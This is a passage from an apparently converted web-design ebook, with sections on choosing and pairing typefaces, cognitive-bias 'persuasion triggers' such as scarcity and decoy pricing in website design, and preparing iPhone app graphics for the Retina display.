
3. Old Style



Also referred to as 'Venetian', these are our oldest typefaces, the results from incremental developments of calligraphic forms over the past centuries. Old Style faces are marked by little contrast between thick and thin (as the technical restrictions of the time didn't allow for it), and the curved letter forms tend to tilt to the left (just as calligraphy tilts). Old Style faces at their best are classic, traditional, readable and at their worst are... well, classic and traditional.

Examples of Old Style: Jenson, Bembo, Palatino, and — especially — Garamond, which was considered so perfect at the time of its creation that no one really tried much to improve on it for a century and a half.

4. Transitional and Modern



An outgrowth of Enlightenment thinking, Transitional (mid-18th Century) and Modern (late-18th century, not to be confused with mid-20th century modernism) typefaces emerged as type designers experimented with making their letterforms more geometric, sharp and virtuosic than the unassuming faces of the Old Style period. Transitional faces marked a modest advancement in this direction — although Baskerville, a quintessential Transitional typeface, appeared so sharp to onlookers that people believed it could hurt one's vision to look at it.

In carving Modernist punches, type designers indulged in a kind of virtuosic demonstration of contrasting thick and thin strokes — much of

the development was spurred by a competition between two rival designers who cut similar faces, Bodoni and Didot. At their best, transitional and modern faces seem strong, stylish, dynamic. At their worst, they seem neither here nor there — too conspicuous and baroque to be classic, too stodgy to be truly modern.

Examples of transitional typefaces: Times New Roman, Baskerville.

Examples of Modern serifs: Bodoni, Didot.

5. Slab Serifs



Also known as 'Egyptian' (don't ask), the Slab Serif is a wild card that has come strongly back into vogue in recent years. Slab Serifs usually have strokes like those of sans faces (that is, simple forms with relatively little contrast between thick and thin) but with solid, rectangular shoes stuck on the end. Slab Serifs are an outlier in the sense that they convey very specific — and yet often quite contradictory — associations: sometimes the thinker, sometimes the tough guy; sometimes the bully, sometimes the nerd; sometimes the urban sophisticate, sometimes the cowboy.

They can convey a sense of authority, in the case of heavy versions like Rockwell, but they can also be quite friendly, as in the recent favorite

Archer. Many Slab Serifs seem to express an urban character (such as Rockwell, Courier and Lubalin), but when applied in a different context (especially Clarendon) they strongly recall the American Frontier and the kind of rural, vernacular signage that appears in photos from this period. Slab Serifs are hard to generalize about as a group, but their distinctive blocky serifs function something like a pair of horn-rimmed glasses: they add a distinctive wrinkle to anything, but can easily become overly conspicuous in the wrong surroundings.

Examples of Slab Serifs: Clarendon, Rockwell, Courier, Lubalin Graph, Archer.

3. Don't Be a Wimp: The Principle of Decisive Contrast

So, now that we know our families and some classic examples of each, we need to decide how to mix and match and — most importantly — whether to mix and match at all. Most of the time, one typeface will do, especially if it's one of our workhorses with many different weights that work together. If we reach a point where we want to add a second face to the mix, it's always good to observe this simple rule: keep it exactly the same, or change it a lot — avoid wimpy, incremental variations.

This is a general principle of design, and its official name is *correspondence and contrast*. The best way to view this rule in action is to take all the random coins you collected in your last trip through Europe and dump them out on a table together. If you put two identical coins next to each other, they look good together because they match (*correspondence*). On the other hand, if we put a dime next to one of those big copper coins we picked up somewhere in Central Europe, this also looks interesting because of the *contrast* between the two — they look sufficiently different.

What doesn't work so well is when we put our dime next to a coin from another country that's almost the same size and color but slightly different. This creates an uneasy visual relationship because it poses a question, even if we barely register it in on a conscious level — our mind asks the question of whether these two are the same or not, and that process of asking and wondering distracts us from simply viewing.

When we combine multiple typefaces on a design, we want them to coexist comfortably — we don't want to distract the viewer with the question, *are these the same or not?* We can start by avoiding two different faces from within one of the five categories that we listed above all together — two geometric sans, say Franklin and Helvetica. While not exactly alike, these two are also not sufficiently different and therefore put our layout in that dreaded neither-here-nor-there place.



If we are going to throw another font into the pot along with Helvetica, much better if we use something like Bembo, a classic Old Style face. Centuries apart in age and light years apart in terms of inspiration, Helvetica and Bembo have enough contrast to comfortably share a page:



Unfortunately, it's not as simple as just picking fonts that are very, very different — placing our candy cane font next to, say, Garamond or Caslon does not guarantee us typographic harmony. Often, as in the above example of Helvetica and Bembo, there's no real explanation for why two faces complement each other — they just do.

But if we want some principle to guide our selection, it should be this: often, two typefaces work well together if they have one thing in common but are otherwise greatly different. This shared common aspect can be visual (similar x-height or stroke weight) or it can be chronological.

Typefaces from the same period of time have a greater likelihood of working well together... and if they are by the same designer, all the better.




4. A Little Can Go a Long Way

'Enough with all these conventional-looking fonts and rules!' you say. 'I need something for my rave flyer! And my Thai restaurant menu! And my Christmas Cards!' What you're pointing out here is that all the faces I've discussed so far are 'body typefaces', meaning you could conceivably set a whole menu or newspaper with any of them; in the clothing analogy presented in part one, these are our everyday Levis. What about our Halloween flares?

Periodically, there's a need for a font that oozes with personality, whether that personality is warehouse party, Pad Thai or Santa Claus. And this need brings us into the vast wilderness of Display typefaces, which includes everything from Comic Sans to our candy-cane and bunny fonts. 'Display' is

just another way of saying 'do not exceed recommended dosage': applied sparingly to headlines, a display font can add a well-needed dash of flavor to a design, but it can quickly wear out its welcome if used too widely.

Time for another clothing analogy:



(Photo credit: [Betsssssy](#). Used under Creative Commons license.)

Betsy's outfit works because the pink belts acts as an accent and is offset by the down-to-earthiness of blue jeans. But if we get carried away and slather Betsey entirely in pink, she might wind up looking something like this:



(Photo credit: [Phillip Leroyer](#)). Used under Creative Commons license.)

Let's call this the Pink Belt Principle of Type: display faces with lots of personality are best used in small doses. If we apply our cool display type to every bit of text in our design, the aesthetic appeal of the type is quickly spent and — worse yet — our design becomes very hard to read. Let's say we're designing a menu for our favorite corner Thai place. Our client might want us to use a 'typically' Asian display face, like Sho:

HOUSE OF THAI

So far, so good. But look what happens when we apply our prized font choice to the entire menu:

HOUSE OF THAI

OPEN MON-FRI 8:12 MAJOR CREDIT CARDS ACCEPTED

APPETIZERS

SATAY	\$5.99
FRIED SHRIMP	\$6.99
SPRING ROLLS	\$6.50

NOODLES

PAD THAI	\$9.50
PAD SEE-YEW	\$10.99
RAD NAH NOODLES	\$9.50

SEAFOOD

STEAM MUSSELS	\$11.99
PLA-RAD-PRIKI	\$12.99
PA-NANG CURRY SEAFOOD	\$10.50

Enough already. Let's try replacing some of the rank-and-file text copy with something more neutral:

HOUSE OF THAI

OPEN MON-FRI, 8-12. MAJOR CREDIT CARDS ACCEPTED

APPETIZERS

Satay	\$5.99
Fried Shrimp	\$6.99
Spring Rolls	\$6.50

NOODLES

Pad Thai	\$9.50
Pad See-Yew	\$10.99
Rad Nah Noodles	\$9.50

SEAFOOD

Steam Mussels	\$11.99
Pla-Rad-Priki	\$12.99
Pa-Nang Curry Seafood	\$10.50

That's better. Now that we've reined in the usage of our star typeface, we've allowed it to shine again.

5. Rule Number Five Is ‘There Are No Rules’

Really. Look hard enough and you will find a dazzling-looking menu set entirely in a hard-to-read display font. Or of two different Geometric Sans faces living happily together on a page (in fact, just this week I wound up trying this on a project and was surprised to find that it hit the spot). There are only conventions, no ironclad rules about how to use type, just as there are no rules about how we should dress in the morning. It’s worth trying everything just to see what happens — even wearing your Halloween flares to your court date.

In Conclusion

Hopefully, these five principles will have given you some guidelines for how to select, apply and mix type — and, indeed, whether to mix it at all. In the end, picking typefaces requires a combination of understanding and intuition, and — as with any skill — demands practice. With all the different fonts we have access to nowadays, it’s easy to forget that there’s nothing like a classic typeface used well by somebody who knows how to use it.

Some of the best type advice I ever received came early on from my first typography teacher: pick one typeface you like and use it over and over for months to the exclusion of all others. While this kind of exercise can feel constraining at times, it can also serve as a useful reminder that the quantity of available choices in the Internet age is no substitute for quality.

Persuasion Triggers in Web Design

David Travis

How do you make decisions? If you're like most people, you'll probably answer that you pride yourself on weighing the pros and cons of a situation carefully and then make a decision based on logic. You know that other people have weak personalities and are easily swayed by their emotions, but this rarely happens to you.

You've just experienced the [fundamental attribution error](#) — the tendency to believe that other people's behavior is due to their personality ("Josh is late because he's a disorganized person") whereas our behavior is due to external circumstances ("I'm late because the directions were useless").

Cognitive biases like these play a significant role in the way we make decisions so it's not surprising that people are now examining these biases to see how to exploit them in the design of websites. I'm going to use the term 'persuasion architects' to describe designers who knowingly use these techniques to influence the behavior of users. (Many skilled designers already use some of these psychological techniques intuitively — but they wouldn't be able to articulate why they have made a particular design choice. The difference between these designers and persuasion architects is that persuasion architects use these techniques intentionally).

There are 7 main weapons of influence in the persuasion architect's arsenal:

- Reciprocation
- Commitment
- Social Proof

-
- Authority
 - Scarcity
 - Framing
 - Salience


How do persuasion architects apply these principles to influence our behavior on the Web?

Reciprocation

"I like to return favors."

This principle tells us that if we feel we have been done a favor, we will want to return it. If somebody gives you a gift, invites you to a party or does you a good turn, you feel obliged to do the same at some future date.

Persuasion architects exploit this principle by giving users small gifts — a sample chapter from a book, a regular newsletter or just useful information — in the knowledge that users will feel a commitment to offer something in return.



Book publishers offer free sample chapters in the hope that you'll reciprocate the favor and buy the book.

That 'something in return' need not be a purchase (not yet, anyway). Persuasion architects know that they need to contact prospective customers on several occasions before they become an actual customer — this is why regular newsletters are a staple offering in the persuasion architect's toolkit. So in return they may simply *ask* for a referral, or a link to a website, or a comment on a blog. And note the emphasis on 'ask'. Persuasion architects are not shy of asking for the favor that you 'owe' them.

This ebook is available for free by visiting
<http://www.sethgodin.com>. Click on my head to find my blog. If you bought it, you paid too much.

In return, I'd consider it a mutual favor if you'd click here:
<http://feeds.feedburner.com/typepad/sethsmainblog>

and subscribe to the RSS feed of my blog. You get the latest on my doings, and I get to find you when I've got something neat to share. Like my new ebooks or the latest on my new secret project..

Seth Godin knows how to leverage the principle of reciprocity. This comes from one of Seth's free PDFs and you'll notice he's not shy of asking you to return the favor.

Commitment

"I like to do what I say."

This principle tells us that we like to believe that our behavior is consistent with our beliefs. Once you take a stand on something that is visible to other people, you suddenly feel a drive to maintain that point of view to appear reliable and constant.

A familiar example of this in action is when comments on a blog degrade into a flame war. Commentators are driven to justify their earlier comments and often become even more polarized in their positions.



Flamewars

[Home](#) [Login](#) [Register](#) [Top users](#) [Tag cloud](#)

[Flamewars](#)

[Submit a new flamewar](#)

[Flamewars.net Home](#) » [Flamewars](#)

209

[Vote](#)

[politics: The War on Paultards](#)



Posted by [MomofTwo](#) 1065 days ago (<http://reddit.com>)

Category: [Politics](#) | Tags: usa presidential election politics

It has Ron Paul supporters. It has people who call Ron Paul's supporters "Paultards". A

[15 Comments](#) [Add this link to...](#) [Bury](#)

209

[Vote](#)

[Flamewar thread](#)



Posted by [Viktor Vaughn](#) 988 days ago (<http://theofftopic.com>)

Category: [Other](#) | Tags: steve bananas cake

This is a pretty good thread where people go and just flame each other. There are some

Quote: You possess the spelling of an illegal immigrant. [read more](#) »

[14 Comments](#) [Add this link to...](#) [Bury](#)

[Flamewars.net](#) contains many examples of people justifying their commitment to comments they have made on a blog posting.

Persuasion architects apply this principle by asking for a relatively minor, but visible, commitment from you. They know that if they can get you to act in a particular way, you'll soon start believing it. For example, an organization may ask you to 'Like' one of their products on Facebook to watch a video or get access to particular content. Once this appears in your NewsFeed, you have made a public commitment to the product and feel more inclined to support it.



Oxfam uses the principle of commitment in the knowledge that a small change in behavior will lead to larger changes later on.


Social Proof

“I go with the flow.”

This principle tells us that we like to observe other people's behavior to judge what's normal, and then we copy it.

Persuasion architects apply this principle by showing us what other people are doing on their websites. For example, [researchers at Columbia University](#) set up a website that asked people to listen to, rate and download songs by unsigned bands. Some people just saw the names of the songs and bands, while others — the “social influence” group — also saw how many times the songs had been downloaded by other people.

In this second group, the most popular songs were much more popular (and the least popular songs were less popular) than in the independent condition, showing that people's behavior was influenced by the crowd. Even more surprisingly, when they ran the experiment again, the particular songs that became "hits" were different, showing that social influence didn't just make the hits bigger but also made them more unpredictable.



1 million people can't be wrong (from [thenextweb.com](#)).

Some familiar examples of social proof on the Web are, "People who shopped for this product also looked at..." feature and Amazon's, "What do customers ultimately buy after viewing this item?".

Persuasion architects also exploit this principle in the power of defaults. They know that the default setting of a user interface control has a powerful influence over people's behavior. We tend to see the default setting as a 'recommended' option — the option that most other people would choose in our situation. There are many examples of this being used as a [black hat usability technique](#), where additional items (like insurance) are sneaked into the user's basket.

Authority

"I'm more likely to act on information if it's communicated by an expert."

This principle is about influencing behavior through credibility. People are more likely to take action if the message comes from a credible and authoritative source. That's why you'll hear people name dropping and it's also what drives retweets on Twitter.

#8

code8 Code8 Design+Code

> @smashingmag Communicating errors - <http://bit.ly/cDJ0nR> -
Nice read about usability, written by @userfocus

17 Nov



borislavkiprin Borislav Kiprin

RT @smashingmag: Communicating errors - <http://bit.ly/cDJ0nR> -
Nice read about usability, written by @userfocus

17 Nov



digitaldesigns Mike Archer

RT @smashingmag Communicating errors - <http://bit.ly/cDJ0nR> -
Nice read about usability, written by @userfocus #usability

17 Nov



smashingmag Smashing Magazine

Communicating errors - <http://bit.ly/cDJ0nR> - Nice read about
usability, written by @userfocus

17 Nov

A tweet from @smashingmag is likely to be retweeted because the brand has such authority.

For design guidance, we can turn to the [Stanford Persuasive Technology Lab](#) (founded by B.J. Fogg) as they have developed a number of guidelines for the credibility of websites. These guidelines are based on research with over 4,500 people and are based on peer-reviewed, scientific research. Thanks to their research, we know that you should highlight the expertise in your organization and in the content and services you provide; show that honest and trustworthy people stand behind your site; and avoid errors of all types, no matter how small they seem.

Persuasion architects exploit this principle by providing glowing testimonials on their website. If it's an e-commerce site they will have highly visible icons showing the site is secure and can be trusted. If the site includes a forum, they'll give people the opportunity to rate their peers: for example, some Web forums (like [Yahoo! Answers](#)) let users vote up (or down) answers to posted questions. The top ranked answer is then perceived to be the most authoritative.

[Questions](#)[Tags](#)[Users](#)[Badges](#)[Unanswered](#)

friendly format for Phone Numbers

4

Currently on my website users are required to input their phone number in a very specific format (555-555-5555). If you forget the dashes it breaks. Does anyone have a good example of being able to be more flexible by allowing users to input in any way they choose, but still allowing the system to validate if it is a real phone number. How are phone extensions handled?

[forms](#) [data-entry](#) [phone-number-masking](#) [masking](#) [validation](#)[flag](#)

edited Nov 8 at 2:39



JeromeR ♦

1,588 ● 2 ● 11

asked Nov 3 at 21:24



RustyJay

141 ● 3

6 Answers

[oldest](#)[newest](#)[votes](#)

4

I'd steer away from using anything proprietary and instead refer to something standardised, like [E.123](#).

Because it's a recognised international standard, I would expect to find code examples - or even complete libraries - that you can plug into your validation process.

[link](#) | [flag](#)

answered Nov 4 at 9:24



markedup

61 ● 2

UXExchange allows users to vote up and vote down answers to questions, ensuring that the most authoritative answer rises to the top.

Scarcity

"If it's running out, I want it."

This principle tells us that people are more likely to want something if they think it is available only for a limited time or if it is in short supply.

Intriguingly, this isn't just about the fear of missing out (a kind of reverse social proof). Scarcity actually makes stuff appear more valuable. For example, psychologists have shown that if you give people a chocolate

biscuit from a jar, they rate the biscuit as more enjoyable if it comes from a jar with just 2 biscuits than from a jar with 10.

Persuasion architects exploit this by revealing scarcity in the design of the interface. This could be an item of clothing that is running short in your size, theatre tickets that are running out, or invitations to a beta launch. They know that perceived scarcity will generate demand.

Related to this is the 'closing down' sale. One of the artists at my friend's art co-op recently decided to quit the co-op and announced this with a sign in-store. She had a big rush on sales of her art. Then she decided not to quit after all. So pretending to go out of business might be a ploy!

OXO Good Grips Snap-Lock Can Opener

by [OXO](#)

 (28 customer reviews)

Price: **£13.50**



In stock.

Dispatched from and sold by [HGP Direct](#).

Only 4 left in stock--order soon.

Phrases like 'only 4 left in stock' seem to stimulate a primal urge not to miss out.

Framing

"I'm strongly influenced by the way prices are framed."

This principle acknowledges that people aren't very good at estimating the absolute value of what they are buying. People make comparisons, either against the alternatives you show them or some external benchmark.

One example is the way [a restaurant uses an “anchor” dish on its menu](#): this is an overpriced dish whose sole aim is to make everything else near it look like a relative bargain. Another example is the [Goldilocks effect](#) where you provide users with three alternative choices. However, two of the choices are decoys: one is an overpriced, gold plated version of your product; another is a barely functional base version. The third choice — the one you want people to choose — sits midway between the other two and so feels “just right.”

Salience

“My attention is drawn to what’s relevant to me right now.”

This principle tells us that people are more likely to pay attention to elements in your user interface that are novel (such as a colored ‘submit’ button) and that are relevant to where there are in their task. For example, there are specific times during a purchase when shoppers are more likely to investigate a promotion or a special offer. By identifying these [seducible moments](#) you’ll learn when to offer a customer an accessory for a product they have bought.

Designing for iPhone 4 Retina Display: Techniques and Workflow

Marc Edwards

The iPhone 4 features a vastly superior display resolution (614400 pixels) over previous iPhone models, containing quadruple the 153600-pixel display of the iPhone 3GS. The screen is the same physical size, so those extra dots are used for additional detail — twice the detail horizontally, and twice vertically. For developers only using Apple's user interface elements, most of the work is already done for you.

For those with highly custom, image-based interfaces, a fair amount of work will be required in scaling up elements to take full advantage of the iPhone 4 Retina display. Scaling user interfaces for higher detail displays — or increasing size on the same display — isn't a new problem. Interfaces that can scale are said to have [resolution independence](#).

In a recent article, Neven Mrgan described [resolution independence](#): "RI [resolution independence] is really a goal, not a technique. It means having resources which will look great at different sizes." If it's a goal, not a specific technique, then what techniques exist? How has Apple solved the problem in iOS?


Fluid Layouts

While apps that take advantage of Apple's native user interface elements require a lot less work when designing for the Retina display, we're here to

talk about highly custom, graphic-driven apps that need a fair amount of work to take full advantage of the Retina display.

While not strictly a resolution-independent technique, using a [fluid layout](#) can help an app grow to take advantage of a larger window or screen by adding padding or by changing the layout dynamically. A lot of Mac, Windows and Linux apps use this method, as do some websites.

This is partially how Apple handled the difference in resolution from iPhone to iPad — a lot of UI elements are the same pixel size, but padded to make use of the extra screen real estate. The status bar is a good example of this. It works because the pixel densities of the iPhone 3GS and iPad are similar (163 ppi vs 132 ppi).



Fluid layouts work when the change in density is minor, but aren't any help with the iOS non-Retina to Retina display transition (163 ppi to 326 ppi). The image below demonstrates what would happen if an iPhone app was simply padded to cater for the higher resolution display of the iPhone 4. Buttons and tap areas would be the same size in pixels, but half the physical size due to the higher pixel density, making things harder to read and to tap.



iPhone 3GS, 320px wide



iPhone 4, 640px wide

Just-in-time Resolution Independence

Another approach to handling widely different resolutions and pixel densities is to draw everything using code or vector-based images (like PDFs) at runtime. Without trying to stereotype anyone, it's usually the approach engineering-types like. It's clean, simple and elegant. It lets you design or code once, and display at any resolution, even at fractional scales.

Unfortunately, using vector-based images tends to be more resource-hungry and lacks pixel level control. The increase in resources may not be an issue for a desktop OS, but it is a considerable problem for a mobile OS. The lack of pixel level control is a very real problem for smaller elements. Change an icon's size by one pixel, and you will lose clarity.



Timer icon, 21px wide



Timer icon, 22px wide

Neven emphasizes in his [article](#) that:


"...it is simply not possible to create excellent, detailed icons which can be arbitrarily scaled to very small dimensions while preserving clarity. Small icons are caricatures: they exaggerate some features, drop others and align shapes to a sharp grid. Even if all icons could be executed as vectors, the largest size would never scale down well."

Although here he is talking exclusively about icons, his description is apt for most UI elements. The decisions involved in scaling are creative, not mechanical. Vector-based elements aren't suitable for all resolutions, if you value quality.

Ahead-of-time Resolution Independence

The best quality results — and the method Apple chose for the iPhone 3GS to iPhone 4 transition — come from pre-rendered images, built for specific devices, at specific resolutions: bespoke designs for each required size, if you will. It's more work, but pre-rendering images ensures everything always looks as good as possible.

Apple chose to exactly double the resolution from the iPhone 3GS to the iPhone 4, making scaling even easier (different from the approach of [Google](#) and [Microsoft](#) — notice that this article is not relevant to the latest version of Microsoft's mobile OS — proving yet again that controlling the entire stack has huge advantages).



Currently, there are three iOS resolutions:

- 320 × 480 (iPhone/iPod touch)
- 640 × 960 (iPhone 4 and iPod with Retina display)
- 768 × 1024 / 1024 × 768 (iPad)

In a few years, it seems highly likely that the line-up will be:

- 640 × 960 (iPhone/iPod touch with Retina display)
- 1536 × 2048 / 2048 × 1536 (iPad with Retina display)
- Some kind of iOS desktop iMac-sized device with a Retina display

There are significant differences between designing iPhone and iPad apps, so completely reworking app layouts seems necessary anyway — you can't just scale up or pad your iPhone app, and expect it to work well or look good on an iPad. The difference in screen size and form factor means each device should be treated separately. The iPad's size makes it possible to show more information on the one screen, while iPhone apps generally need to be deeper, with less shown at once.

Building Designs That Scale

Building apps for the iPhone 4 Retina display involves creating two sets of images — one at 163 ppi and another at 326 ppi. The 326 ppi images include @2x at the end of their filename, to denote that they're double the resolution.

